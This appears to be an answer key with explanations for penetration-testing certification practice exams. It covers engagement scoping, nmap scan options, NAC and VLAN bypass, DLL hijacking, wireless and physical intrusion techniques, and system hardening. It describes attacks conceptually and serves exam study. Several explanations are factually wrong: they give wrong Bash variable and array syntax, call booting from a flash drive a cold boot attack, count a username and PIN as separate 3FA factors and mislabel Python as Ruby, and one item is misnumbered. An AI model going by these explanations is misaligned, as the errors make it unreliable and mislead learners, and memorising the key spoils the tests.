47. B. Three-factor authentication (3FA) requires users to supply factors from three different categories. In this case, requiring a user to supply a username (something you know), a PIN (something you know), a fingerprint scan (something you are), and a one-time password (something you have) constitutes 3FA authentication.

48. A. In this scenario, you could recommend that the application be rewritten such that all user inputs are sanitized before being submitted to the backend database. For example, suppose the application contains a field where users are supposed to enter their phone number. The programmers could validate that the information entered contains only numbers (and only the correct number for a phone number). This prevents malicious attackers from submitting SQL statements into these fields that could potentially expose the information in the database.

49. A. In this scenario, you could recommend that the application be rewritten such that data is escaped. Escaping is the process of securing data by stripping out unwanted information, such as malformed HTML or script tags. This prevents data from being seen as code. Escaping data helps secure information prior to rendering it for the end user and helps prevent SQL injection as well as cross-site scripting attacks.

50. C. Using parameterized queries is typically considered a better defense against SQL injection attacks than sanitizing user input. With parameterized queries, prepared statements are used with bounded variables to access the SQL database.

51. C. In this scenario, the client has asked you to go beyond the agreed-upon test scope. This is an example of scope creep, and it is a common occurrence in IT contracting. In this scenario, you could respond in one of two ways. First, you could simply reject the request as being out-of-scope. Alternatively, you could ask the client to include the email servers in an addendum to the existing contract for an additional fee.

52. A. The PCI -DSS standard is an industry standard for ensuring that organizations that process credit cards comply with certain security requirements. Because you are testing the client's adherence to these requirements, you are conducting a compliance-based assessment.

53. C. The testing agreement should contain a disclaimer indicating that the test is valid only at the point in time that it is conducted because future technological changes could expose new vulnerabilities that are currently unknown. You can't be held liable if new exploits or vulnerabilities appear a later point in time after the test is complete.

54. B. The amount of information uncovered in a penetration test is heavily dependent upon the rules of engagement and the type of assessment used. For example, a white box test usually provides more complete information than a black box test can. Likewise, if certain systems and devices are identified as out of scope, then any vulnerabilities they harbor will not be discovered. This language in the agreement is intended to protect you in the event a vulnerability is identified in an out-of-scope system after the test is complete.

55. A. A black box test is sometimes referred to as a zero knowledge assessment because the penetration testers have little or no knowledge of the client's network. This type of assessment best emulates a real-world external attack.

56. A and B. Your first response to the client's lack of best practices would to be to exploit the devices with default usernames and passwords later in your penetration test. Then, you should recommend that the client adopt better best practices in your final report.

57. A and D. Rather than purchasing a Windows system, you can simply create the exploit code on your Linux system and then cross-compile the code such that it can run on Windows systems. Various Linux utilities are available that can do this for you.

58. B and D. In this scenario, you first mapped vulnerabilities you found in your scans to possible exploits. Then you modified those exploits to work on the older server operating systems.

59. C. In this scenario, you linked several exploits together to compromise the target system. This is called exploit chaining.

60. B. In this scenario, you need to test the modified exploit before actually attacking the target servers to make sure it works and doesn't have any unintended consequences. An effective way to do this is to use your enumeration information to re-create the target systems as virtual machines in a lab environment and test the modified exploit. This process is called proof-of-concept development.

61. A. The Local Security Authority Subsystem Service (LSASS) is a process that runs on a Windows system to enforce the security policy on the system. It verifies users that log on to the system, manages user password changes, creates access tokens, and makes entries to the Security log.

62. A. Running unattended installations over the network using the Preboot Execution Environment (PXE) could potentially result in authentication credentials being transferred as clear text. During the unattended install, a special file called the answers file is used to automate the installation

process. If the answers file contains user account information to be created on the system during the install, that information is transferred as clear text.

63. D. The SAM database on a Windows system contains hashed passwords for local accounts. It is located in C:\Windows\System32\config\ by default. If a copy of this file can be made, it can be cracked using a number of different tools available on the Internet to expose the passwords it contains.

64. D. This is an example of a DLL hijacking exploit. The malicious DLL likely contains the same functions that the original DLL did, allowing applications that rely on it to function correctly. However, it can also contain malicious code that executes when the DLL is loaded. 1

65. A and B. Using unquoted paths to services is one way that services can be exploited on a Windows system. By not quoting paths to services, any spaces in a directory name won't be processed correctly and can cause a malicious service executable located deliberately in the resulting unquoted directory path to be loaded instead of the correct service executable. In addition, writeable service executable files can be replaced with malicious executables with the same file name.

66. C. Adding the TargetHost = gets line to a Ruby script causes it to accept input entered at the command line by the user and assign it to a variable named TargetHost.

67. D. Adding the puts TargetHost line to a Ruby script causes it to display the value of a variable named TargetHost on the screen.

68. A. Adding the TargetHost = input('Please enter a hostname:') line to a Python script causes it to accept input entered at the command line by the user and assign it to a variable named TargetHost.

69. B. Adding the print (TargetHost) line to a Ruby script causes it to display the value of a variable named TargetHost on the screen.

70. B. The #!/bin/bash element must be included at the beginning of every Bash shell script.

71. A. The best recommendation would be to disable any unneeded services. Unnecessary services can pose a security risk because they increase your

client's network attack surface, providing a potential attacker a number of ways to try to exploit the system. An attack surface is the total sum of the vulnerabilities in a given computing device or network that are accessible to a potential hacker.

72. A. The Local Administrator Password Solution (LAPS) is a Microsoft tool that manages administrative credentials. It is for randomizing local administrator account credentials using Active Directory. Limited Administrator Password Assistance (LAPA) does not exist. Nessus is a vulnerability scanner, and Metasploit is an exploitation framework used to execute and attack networks.

73. D. An executive summary should not contain technical detail. The executive summary is the most important section of the report. It should be written in a manner that conveys all of the important conclusions of the report in a clear manner that is written in layman's terms. A tester should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

74. B, C, and D. CompTIA highlights three important post-engagement cleanup activities:

- Removing any shells installed on systems during the penetration test.
- Removing any tester-created accounts, credentials, or backdoors that were installed during testing.
- Removing any tools that were installed during testing. Remediation of vulnerabilities is a follow-on activity and is not conducted as part of the test. The testers should remove any shells or other tools installed during testing as well as remove any accounts or credentials that they created.

75. D. In this scenario, you are discussing technology. Technological controls also provide effective defenses against many security threats. There are three major categories of remediation activities. The categories are people, process, and technology.

76. B. Word list is the correct answer.

77. A. RMF, Xcode, and Clutch have nothing to do specifically with debugging embedded devices. A JTAG is an industry standard and common hardware interface for verifying designs and testing methodologies.

Typically added (and sometimes hidden) by the manufacturer, the JTAG interface could be used to connect to a console and get command-line access to an embedded device.

78. B. Choice D is still a valid way to end the process, but it's not the easiest when there are multiple processes, so killall iproxy is the best option.

79. A. By default, Clutch will store all IPA files in the /var/tmp/clutch directory.

80. B. NSAppTransportSecurity specifies the changes to the default HTTP connection security behavior in iOS and macOS apps. Changing the default security behavior should only be done if you require an exception from best security practices, which could prohibit you from taking your application to market in the Apple Store.

Practice Exam 8

1. B. Because the tester is using an internal email account (the kind used by a typical employee) to conduct the test, the tester is most likely performing a gray box test. In a black box test, the tester would have to use an external email account. In a white box test, the tester would likely use elevated privileges and access to conduct the test.

2. B. Because the tester is given extensive internal access to the target network, a white box test usually provides the most exhaustive assessment. More time can be spent probing for deep vulnerabilities than is possible with a black or gray box test.

3. A and B. The scope of this engagement in this scenario is limited to the internal network infrastructure. Microsoft Office 365, Google Docs, and Microsoft Azure are all cloudbased services hosted by third parties and are therefore considered out of scope.

4. A. The most important step in the penetration testing planning and scoping process is to obtain written permission from the target to perform the test. Without written permission, you are considered a hacker and are subject to

federal, state, and local laws regarding computer crime (such as U.S. Code, Title 18, Chapter 47, Sections 1029 and 1030).

5. C. The statement of work (SOW) is a formal document that defines the scope of the penetration test. It identifies exactly what will happen during the test. An MSA defines terms that will govern future agreements. An NDA specifies what each party in an agreement is allowed to disclose to third parties. A purchase order is a binding agreement to make a purchase from a vendor.

6. D. In this example, the output tells us that the email server responds to SMTP HELO commands. Useful information can sometimes be gleaned from an email server using HELO commands.

7. A and D. The process of enumeration involves connecting to each host discovered on the network segment and identifying key information, including the services each host is running as well as the version number of the installed operating system.

8. D. The process of enumeration involves connecting to each host discovered on the network segment and identifying key information. In this example, notice that the OS class of the device is as follows:
Type: WAP
Vendor: Belkin
OS Family: Embedded
From this information, you can reasonably infer that this device is a wireless access point.

9. B. Under Ports Used, notice that port 80 TCP is open on the device. This indicates that it most likely is running an HTTP web server.

10. A. By searching the Internet for the operating system version number displayed under Operating System, you can likely discover the default administrative username and password used by the device. Several high-profile exploits over the last few years have been facilitated by the fact that the system implementer failed to change the default username and password used by network infrastructure devices.

11. B. Most people will respond to a request to act if they are made to fear the consequences of failing to act. This is one of the most basic human motivations.

12. A. Piggybacking occurs when an intruder tags along with an authorized person through a physical barrier, such as a locking door or a turnstile. This happens without the authorized person's knowledge or consent.

13. B. Tailgating occurs when an intruder tags along with an authorized person through a physical barrier, such as a locking door or a turnstile. This happens with the authorized person's knowledge and/or consent.

14. A. Piggybacking occurs when an intruder tags along with one or more authorized people through a physical barrier, such as a locking door or a turnstile. This happens without the authorized person's knowledge or consent.

15. D. Fence jumping occurs when an unauthorized person simply jumps over a physical barrier designed to control access. In this scenario, the penetration tester simply steps over the turnstile that is designed to prevent unauthorized people from entering.

16. A. The –f option causes nmap to scan using tiny, fragmented packets. Sometimes these small packets can be more difficult for packet filtering firewalls to properly analyze.

17. B. The –D option causes nmap to send scans from a spoofed IP address. You can specify one or more fake source IP addresses using this option.

18. D. The –iR option causes nmap to scan a specified number of random hosts. For example, if you wanted to scan 50 random hosts, you would use the –iR 50 option with the nmap command.

19. C. The –F option causes nmap to scan a specified number host for the 100 most commonly used IP ports. For example, this scan would include ports 20, 21, 23, 25, 53, 80, and so on. Sometimes, this is called a fast port scan.

20. A. The --proxies option causes nmap to relay connections through a proxy server. You need to include the IP address of one or more proxy

servers with this option.

21. E. When creating your written report of findings after completing a penetration test, you should report your recommendations in the Conclusion section, including when you think the client should conduct follow-up penetration tests.

22. D. Typically, there is no legally mandated storage time for reports after a penetration test is complete. The amount of time you are required to store the client's report will usually be governed by your contract with the client.

23. D. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, storing the report in an encrypted file on a file server would make it more difficult for the file to be stolen than the other options listed.

24. A. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, storing a hard copy of the report in a locked filing cabinet that has been bolted to the floor would make it more difficult for the report to be stolen than the other options listed.

25. A. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, burning the file to an optical disc and storing it in a secured safe would make it more difficult for the report to be stolen than the other options listed.

26. A. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, one of the requirements specifies that antivirus software be installed on all systems and that it must be updated regularly.

27. A. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, one of the requirements specifies that a strong password policy be in place within the organization.

28. A and D. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, two of the requirements specify that the organization must monitor and audit all access to cardholder data and that access to that data must be restricted on a need-to-know basis.

29. A. The Gramm-Leach-Bliley Act (GLBA) regulates how financial institutions handle customers' personal information. For example, it requires companies to have a written information security plan in place that identifies processes and procedures intended to protect that information.

30. C. The Health Insurance Portability and Accountability Act of 1996 governs healthcare organizations. They must comply with the rules and regulations specified in the act, such as requiring a risk analysis and testing the organization's security controls.

31. C. A stealth scan enumerates hosts on the target network by manipulating the TCP threeway handshake. First, it sends the target a SYN packet. If a SYN-ACK is received, then the scanner knows that the destination host exists. The SYN-ACK also contains a limited amount of information about the host that can be captured and analyzed by the scanner.

32. D. A stealth scan enumerates hosts on the target network by manipulating the TCP threeway handshake. First, it sends the target a SYN packet. If a SYN-ACK is received, then the scanner knows that the destination host exists. Rather than complete the connection by sending the target an ACK packet, the scanning host resets the connection by sending a RST packet.

33. A. Stealth scans currently aren't considered as stealthy as they used to be. Most modern IDS/IPS devices can detect the unusually high frequency of RST packets on the network created during a stealth scan and take the appropriate action. For example, an IDS can generate an alert. An IPS can generate an alert and also block traffic from the scanning host.

34. B. Because full connections are established with each host during a full vulnerability scan, they can be thoroughly interrogated and fingerprinted. As a result, a full scan usually produces the most accurate information. However, they are also the easiest to detect by defenders.

35. D. A compliance vulnerability scan is used to verify that the target organization is in compliance with the requirements of a given law or policy. In this example, a PCI-DSS penetration test usually requires a PCI-DSS compliance vulnerability scan.

36. B. By flooding the router with bogus ICMP traffic, the tester makes it difficult for the router to service legitimate network requests. Because multiple hosts were used to conduct the stress test, this is an example of standard distributed denial of service (DDoS) attack.

37. A. Network access control (NAC) systems require network hosts to meet security policy requirements before being allowed to access the network, even if they have properly been connected to a network jack or associated with an access point. Unauthorized or unhealthy devices are usually placed on an isolated remediation network until they are authorized or until they are brought into compliance. After doing so, they are allowed to connect to the actual network segment.

38. B. One way to conduct a NAC bypass exploit is to spoof the tester's system with the MAC address of an authorized device. As long as the tester's system meets the organization security policy requirements, the NAC system should allow it to access the production network.

39. D and E. VoIP phones and SCADA devices typically cannot be configured in a manner that allows them to meet the security policy requirements of a NAC system. For example, you usually can't install antimalware software on a VoIP phone or a SCADA device. Therefore, these systems are commonly whitelisted in NAC implementations, allowing them to bypass the requirements applied to other systems.

40. A. Double-tagging of VLAN tags is allowed in the 802.1q specification. This allows a host to "hop" between VLANs.

41. D. The searchsploit utility is a command-line search tool that is used to query the online Exploit-DB database for known exploits.

42. D. The responder utility can be used to conduct LLMNR and NBT-NS poisoning, potentially allowing the penetration tester to redirect clients to her

laptop and capture their credentials in the form of usernames and hashed passwords.

43. C. The impacket penetration testing tool consists of a collection of Python classes used for low-level access to network protocols, such as SMB and MSRPC protocols.

44. A. The Metasploit Framework (MSF) penetration testing tool provides a huge number of exploits that can be used to compromise the target organization's network.

45. B and D. When declaring a variable, both Bash and Python use the same syntax: variable_name = value.

46. A. Every network service enabled on a server expands that server's attack surface. Therefore, only those services that are actually needed should be installed. In this scenario, a web server probably doesn't need DNS, DHCP, printing, or email services running. These should be removed.

47. B and D. Every network service enabled on a server expands that server's attack surface. Therefore, only those services that are actually needed should be installed. In this scenario, the domain controller shouldn't be running Hyper-V, which is used for virtualization. Likewise, Federation Services is used only in situations where one Active Directory domain is linked to ("federated") with a different Active Directory domain.

48. A and E. To harden user accounts on Windows-based computer systems, you should use Group Policy to configure account lockout. This will help slow down or even prevent brute-force or password guessing attacks. You should also immediately disable or delete all unused user accounts.

49. B and D. To harden user accounts on a Windows-based computer system, you should use Group Policy to enforce password complexity requirements. For example, you could require a certain password length and that it contain specific character combinations. You should also use Group Policy to enforce password aging requirements. This requires users to change their passwords on a regular basis.

50. E. To harden network communications on a Windows-based computer system, you should restrict access to the computer over the network access to

only authenticated users.

51. B. A gray box test is sometimes referred to as a partial knowledge assessment because the penetration testers have some knowledge of the client's network, but they don't have the full picture. This type of assessment best emulates a real-world malicious insider attack.

52. C. A white box test is sometimes referred to as a full knowledge assessment because the penetration testers have full knowledge of the client's network, including administrative access to all infrastructure devices and servers. This type of assessment usually provides the most comprehensive results because the testers do not need to spend time in discovery mode. They have all the information they need to immediately begin an extensive assessment.

53. A. Usually, when NAC is implemented with IPSec, network devices (such as desktops and laptops) must meet company security policies before they are allowed to connect to the internal secure network. If they do, they are assigned a digital certificate that allows them to communicate with other systems on the internal secure network. Otherwise, they are placed on an isolated remediation network until they come into compliance. To bypass NAC, certificate pinning can be used to assign a digital certificate to the testers' systems without proving they are in compliance every time they connect.

54. A. The proper signing authority within the client's organization is the only one person authorized to agree to the penetration test scope. Who this actually is will vary from organization to organization. Therefore, you need to verify that the person who signs the agreement is actually the appropriate signing authority for the organization. Don't assume that a given individual is authorized based on their job title alone.

55. A. In this example, you are assessing the client's tolerance for impacts. By including this verbiage within the scope, you protect your organization from litigation if the penetration test truly does knock critical systems offline.

56. A and C. In this scenario, you used deception and social engineering to gain access to the target organization's physical network.

57. C. Credential brute forcing is the process of trying one password after another until you finally hit the right one. This may be executed against user accounts or against other security systems, such as a WPA2 wireless network that uses a preshared key.

58. D. A dictionary attack is a type of brute-force attack. However, in a dictionary attack, a list of commonly used passwords is used, one after another, in an attempt to find the right password.

59. A. A rainbow table contains a precomputed list of hash values for common passwords that can be used for offline password file cracking.

60. A and B. Industrial control systems (ICSs) and supervisory control and data acquisition (SCADA) are commonly used in factory automation equipment and environmental controls. They tend to run on older operating systems, and their software/firmware tends to be updated very infrequently. This can make such systems more susceptible to security exploits. They are also usually quite fragile, so use caution when scanning them with a vulnerability scanner.

61. C. To implement a DLL hijacking exploit, the penetration tester needs to have read/write permissions to the target file system. Using unsecure file and folder permission can make this task much easier to accomplish.

62. A and D. DLL hijacking and scheduled tasks can both help retain persistence for an exploit on a Windows system. DLL hijacking causes the exploit contained in the malicious DLL to be loaded every time a linked application is started. Using scheduled tasks ensures that an exploit is run on a regular basis.

63. B. The best defense a system administrator has against kernel exploits is to keep their operating systems updated with the latest patches from the vendor. The Common Vulnerabilities and Exposures (CVE) database contains vulnerability information for known Windows, Mac OS, Linux, UNIX, Android, and iOS operating system kernels.

64. C. The penetration tester in this scenario exploited the firewall administrator's failure to modify the default account settings on the firewall device. Most network devices, including access points, routers, firewalls,

and so on, come from the factory preconfigured with default administrative credentials. These default account settings are well documented on the Internet. If the administrator forgets to change them, then the tester can use them to gain administrative access to the device.

65. B, C, and D. Shell upgrade, VM escape, and container escape are all examples of sandbox escape exploits.

66. A and E. You can enter /bin/bash ~/myexploit or chmod u+x ~/myexploit to make the script execute.

67. B. The declare –i TOTAL command will create the TOTAL variable and type it as integer.

68. C. Adding the tail /var/log/firewall 1> lastevents 2> &1 command to a Bash script will send both stdout and stderr to the same file.

69. D. Responder is a toolkit that is used to answer NetBIOS queries from Windows systems on a network. Responder is a powerful tool when exploiting NetBIOS responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services pretending to be the system that the query is intended for.

70. C and E. There are a variety of tools that assist with this OSINT collection:

- Censys is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.
- Fingerprinting Organizations with Collected Archives (FOCA) is an open source tool used to find metadata within Office documents, PDFs, and other common file formats.
- Maltego is a commercial product that assists with the visualization of data gathered from OSINT efforts.
- nslookup tools help identify the IP addresses associated with an organization. Recon-ng is a modular web reconnaissance framework that organizes and manages OSINT work.
- Shodan is a specialized search engine to provide discovery of vulnerable Internet of Things (IoT) devices from public sources.

■ theHarvester scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.
■ whois tools gather information from public records about domain ownership.

71. D. The -h option allows the user to use the Shodan database to query for host information.

72. D. Although you can use the search command to look for keywords found in module names, the correct option to list all of the available modules is show modules.

73. A. All of the options are file types/extensions that are supported by FOCA except for .exe, which are executables.

74. D. The TCP SYN scan is also known as the half-open scan, as it never completes the three-way handshake.

75. B. The -p flag option in nmap will specify the port range. On the other hand, using -p- will initiate a full port scan, targeting all possible ports (65,535) that could be open.

76. A, C. The two correct answers are Cydia application store, when you have Internet connectivity and can use the Cydia mobile app on the iDevice to download and install packages and two, the Impactor tool, when you are either first jailbreaking the phone or when you don't have Internet connectivity available. You can connect over USB and drag-and-drop IPA files and install directly to the device through Impactor.

77. D. Baiting is the correct answer, and is a tactic used to lure victims into doing something for a tangible award.

78. A, C. SET helps facilitate various types of social engineering attacks. Two types of attacks it can be used for are email and SMS-based social engineering attacks. Scanning IP addresses and making Wi-Fi phone calls are not features found in SET.

79. D. The correct answer is all of the above. All of these options help mitigate physical and electronic methods of social engineering attacks.

80. B. The **--** rand-source command flag can be used to randomize the source address. The --S option sets the SYN flag on the packet, and --S and --random-source are incorrect options for hping3.

Practice Exam 9

1. B. A nondisclosure agreement (NDA) is a legal contract that defines what confidential information can be shared and what cannot be shared. In most penetration testing agreements, the NDA specifies that the tester may not reveal the results of the test to anyone other than the client itself. A SOW is a formal document that defines the scope of the penetration test. An MSA defines terms that will govern future agreements. A purchase order is a binding agreement to make a purchase from a vendor.

2. A. Most likely, you will ask the client to sign a purchase order. A purchase order is a binding agreement to make a purchase from a vendor. With a purchase order in place, your organization can justify spending time and money defining a SOW and an NDA for the engagement. Because the client is essentially "trying" your services, an MSA would not yet be required, although it may be in the future.

3. A. A master service agreement (MSA) is a contract where both parties agree to most of the terms that will govern future agreements. By defining these terms in an MSA, future agreements are much easier and faster to make. A purchase order is a binding agreement to make a purchase from a vendor. A SOW is a formal document that defines the scope of a penetration test. An NDA specifies what each party in an agreement is allowed to disclose to third parties.

4. B and E. As an employee of a security firm, you will likely to be asked by your employer to sign a nondisclosure agreement (NDA) and a noncompete agreement. The NDA specifies what each party in an agreement is allowed to disclose to third parties. Your employer likely doesn't want you to reveal proprietary information to its competitors. The noncompete agreement

requires you to agree to not work for a competitor or directly compete with your employer in a future job.

5. A and B. Alternatives to a SOW used by the U.S. federal government include a statement of objectives (SOO) and a performance work statement (PWS). Purchase orders and a noncompete agreements are not typically used as alternatives to a SOW.

6. C. Notice that the hostname of the device under Hostnames > Name begins with android. From this, you can reasonably infer that the device is most likely a mobile phone or tablet running the Android operating system.

7. C. Notice that this device is running Windows Server 2012 and that it has port 53 open, which is the default port for a DNS server. It is reasonable to infer, therefore, that this server is a domain controller. The Active Directory role on a Windows server requires the DNS role. While the DNS role could be located on a different member server, the Active Directory is almost always installed on the same server as the DNS role.

8. E. None of the responses listed in this question can be reasonably inferred from the information displayed in Zenmap. You know that it is a Windows server and that it is most likely a domain controller, but you can't infer much else from the information given.

9. A. Banner grabbing is the process of manually connecting to a device, such as a web server, using a utility such as a Telnet client or Ncat and using the information displayed to fingerprint the device.

10. B and D. In this example, the device is running a web server on ports 80 and 443. Ports 515, 631, and 9100 are all used to provide network printing.

11. A. Dumpster diving occurs when an attacker searches through the target organization's garbage looking for sensitive information.

12. A. Because the server room is protected by a relatively unsophisticated locking mechanism, the penetration tester could pick the lock to gain access, assuming he has the necessary lock-picking skills. Note that this would have to be done in an area without surveillance or foot traffic as it may take some time to complete.

13. B. Lock bypass occurs when an attacker prevents a door's locking mechanism from working. For example, this could be done by placing tape over the locking tab, as was done in this scenario.

14. D. Egress sensor bypass occurs when an attacker manipulates an egress sensor to unlock a door. In this scenario, the moving compressed air from the air duster is much colder and denser than the surrounding air, causing the egress sensor to think someone is exiting the building and unlock the door.

15. C. Badge cloning occurs when an attacker makes a copy of a valid access badge in order to enter a facility. By copying a valid badge's RFID signature, the penetration tester in this scenario can use the fake badge to access the target organization's facility using the authorized employee's credentials.

16. A and B. In this example, the nmap utility was used to run a TCP SYN scan. Both the nmap 10.0.0.1 and nmap 10.0.0.1 –sS commands can be used to run this kind of scan.

17. B. In this example, the nmap utility was used to run a TCP connect scan. The nmap 10.0.0.1 –sT command can be used to run this kind of scan. Note that the output of the command looks almost identical to the output of a TCP SYN scan.

18. C. In this example, the nmap utility was used to run a UDP scan. The nmap 10.0.0.1 –sU command can be used to run this kind of scan. Note that the output of the command looks almost identical to the output of a TCP SYN scan; however, it lists UDP ports instead of TCP ports.

19. A. In this example, the nmap utility was used to run a TCP ACK port scan. The nmap 10.0.0.1 –sA command can be used to run this kind of scan.

20. A. In this example, the nmap utility was used to run a TCP SYN scan. However, the –v option was included to increase the verboseness of the output.

21. B. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, saving the file to an encrypted flash drive and storing it in a secured cabinet would make it more difficult for the report to be stolen than the other options listed.

22. C. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, wiping the drive will make it much harder to recover the files from the drive.

23. D. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, shredding the documents will make it much harder to recover the data from the reports.

24. A. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, physically destroying inexpensive flash drives will make it much harder to recover the data from the reports.

25. B. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, physically destroying optical discs will make it much harder to recover the data from the reports.

26. B. The Sarbanes-Oxley act sets standards for publicly traded U.S. companies with respect to security policies, standards, and controls. For example, it sets standards for network access, authentication, and security.

27. D. FIPS 140-2 is a U.S. government security standard that certifies cryptographic modules.

28. C. In this scenario, insufficient time was spent getting to know the target audience for the penetration test. Time should have been spent with the client to learn about their organization, the goals of the test, and so on. Only then should the scope be created.

294. D. In this scenario, the confidentiality of the findings was not maintained. The blog post revealed far too much information about the client. It may take the client weeks or even months to address the issues discovered

in the assessment. By publishing the findings publicly, you exposed your client to potential attacks.

30. A and C. Part of the scoping process is to determine whether the penetration test will assess the organizations susceptibility to a specific known vulnerability or whether it should investigate unknown vulnerabilities. Because this is an external black box test, the client probably won't provide user accounts or physical access to their facility.

31. D. When enumerating a target network during a white box penetration test, you will likely gather a great deal of information. For example, you will probably want to enumerate all subnets, hosts, and domains on the network.

32. D. When enumerating a target network during a white box penetration test, you will likely gather a great deal of information. For example, you will probably want to enumerate any user and group accounts that can be discovered. You will also want to enumerate any network shares that can be identified.

33. E. When enumerating a target network during a white box penetration test, you will likely gather a great deal of information. For example, you will probably want to enumerate any web pages, applications, services, and tokens used on the network.

34. C. Throttling the scan to use minimal bandwidth will slow down the scanning process considerably. However, it will also make the scans less visible to the IDS/IPS devices and also allow them time to more thoroughly fingerprint network devices.

35. B. By scheduling the scan to run during a time of day when few people are at work, you can minimize the impact on available network bandwidth for production traffic, and you can also avoid being seen by internal network administrators.

36. C. This is an example of a switch spoofing exploit that is used for VLAN hopping. In a switch spoofing exploit, the tester's network board is reconfigured to emulate a trunk port on a network switch. By doing this, the real switch will think it needs to forward traffic from all VLANs to the tester's device.

37. A. In a Karma attack, the tester uses a special wireless device to listen for SSID requests from other devices and then respond as if it were the requested access point. Victims think they are connected to a legitimate network, but they are actually connected directly to the tester. The tester typically forwards victims' traffic to the Internet, so everything seems normal. This allows the tester to inspect the victim's traffic and capture sensitive information.

38. B and C. In a typical evil twin attack, the tester first conducts a deauthentication attack to disconnect victims' wireless devices from the real network. These devices then automatically reconnect to the tester's wireless access point that has been configured with the same SSID as the target organization. The tester will likely boost the gain on the evil twin's radios because most wireless network interfaces will default to the access point with the strongest signal.

39. D. In a fragmentation wireless attack, a small amount of keying material is extracted from a captured packet. Then, an ARP packet is sent with known content to the access point. If the packet is echoed back by the AP, then even more keying information can be obtained from the returned packet. If this process is repeated over and over, the entire wireless key can be exposed.

40. B. In a credential harvesting attack, a fake website that looks like a legitimate website is used to capture victims' usernames and passwords. In the context of a wireless exploit, this could be accomplished using a fake captive portal that looks like a legitimate captive portal that captures victims' information.

41. A and C. When declaring a variable, PowerShell uses a syntax of $variable_name = value. Ruby uses the same syntax when declaring a global variable.

42. C. When declaring a local variable, Ruby uses a syntax of _variable_name = value.

43. C and D. When declaring an array, both Ruby and Python use the same syntax: array_name = [value1, value2, value3, ...].

44. B. When declaring an array, Bash uses the following syntax: array_name = (value1, value2, value3, ...).

45. A. When declaring an array, PowerShell uses the following syntax: $array_name = @(value1, value2, value3, ...).

46. A. To harden network communications on a Windows-based computer system, you should configure the Windows firewall properly. First, you should close all ports to ensure that nothing is accidentally left open. Then open ports for only those services that have been installed and are needed on the system.

47. A and C. To harden a Windows-based computer system, you should consider installing extra system RAM and then disable the Windows paging file. This prevents sensitive data that is supposed to be stored only in unencrypted format in RAM from being written to the hard disk page file. You should also disable any unneeded services.

48. D. To harden a Windows-based computer system, you should disable autorun. This helps prevent malware from being installed on the system when an infected optical disc or USB drive is inserted into the system.

49. A. To harden a Linux-based server system, you should make sure a host-based firewall is running by enabling and configuring iptables. You should first close all network ports in the firewall and then open only those required by specific services running on the system.

50. B. To harden a Linux-based server system, you should make sure you use SSH instead of Telnet for remote access to the system. SSH encrypts all network traffic between the SSH server and the SSH client. Telnet, on the other hand, transmits all data as clear text, including authentication credentials.

51. A and D. Because the test will include both the target organization's network as well as service provided by the third-party SaaS provider, you must obtain written permission from both entities before performing the penetration test. Failure to obtain either one could expose you to prosecution and/or litigation.

52. B and E. The scope of this engagement in this scenario is limited to the internal network infrastructure. The organization's ISP, Amazon Web Services, and their neighbor's wireless networks are all owned by third parties and are therefore considered out of scope.

53. A and C. Because this is a gray box test, you can expect to have limited network access and limited storage access. Essentially, you can expect to have a level of knowledge and access similar to what the average employee within the organization would have.

54. D. The rules of engagement include the following:

- The timeline when testing will be conducted
- What locations, systems, applications, and other potential targets are to be included/ excluded
- The data handling requirements for information gathered
- What behaviors to expect from the target
- What resources are committed to the test
- Any legal concerns that should be addressed
- The when/how communication will occur
- Who to contact in case of events
- Who is permitted to engage in the penetration testing team

55. D. Black box tests, sometimes called zero knowledge tests, are intended to replicate what an attacker would encounter. Testers are not provided with access to or information about an environment, and instead, they must gather information, discover vulnerabilities, and make their way through an infrastructure or systems as an attacker would.

56. B and E. Mobile devices represent a significant security weakness in modern networks. Among the many issues associated with mobile devices, two that a penetration tester should be aware of the fact that they tend to be updated in an inconsistent manner. This is less of an issue with Apple devices because they have control of the hardware and software. However, this is a significant issue with Android devices. If you were to check the update level of a group of Android devices, you would likely not find two that are the same. In addition, some users root or jailbreak their devices so they can install apps outside of the approved store channels. This makes these devices susceptible to malware.

57. D and E. IoT devices, such as smart appliances, televisions, and so on, tend to have the weakest inherent security. They aren't designed with security in mind, they are difficult to manage, and vendors rarely release security updates. Embedded devices used in industrial control devices tend to suffer from the same weaknesses.

58. C and D. The greatest risks to the POS systems in this scenario are that they are exposed to the Internet and that they are running an unsupported (and therefore highly vulnerable) operating system. The client should isolate the POS systems on their own subnet away from the Internet. They should also upgrade their hardware and software to newer versions to eliminate risks from running an ancient operating system.

59. A. The greatest security risk associated with a biometric fingerprint reader is the fact that they can be fooled by a fake fingerprint. In an episode of the television show MythBusters several years ago, the cast was able to defeat a fingerprint reader by lifting an authorized user's fingerprint from a cup. In this scenario, you should probably recommend that the client upgrade to a facial recognition authentication system as they have been proven to be more difficult to fool.

60. A. The Internet of Things (IoT) refers to the network of physical products and devices that connect to the Internet. Manufacturers and developers want to minimize costs to increase their profits. Hence, security is often not the key feature of the product or device. So, as with any other device on a network, IoT devices may have security vulnerabilities and may be subject to network-based attacks.

61. A. The tester implemented a cold boot attack. By booting to Linux from the flash drive, she was able to bypass many of the Windows security mechanisms and access key files.

62. D. The JTAG port is implemented in motherboards made by some manufacturers for diagnostic and testing purposes. With the right equipment, a penetration tester can connect to this port and capture data directly from the running motherboard.

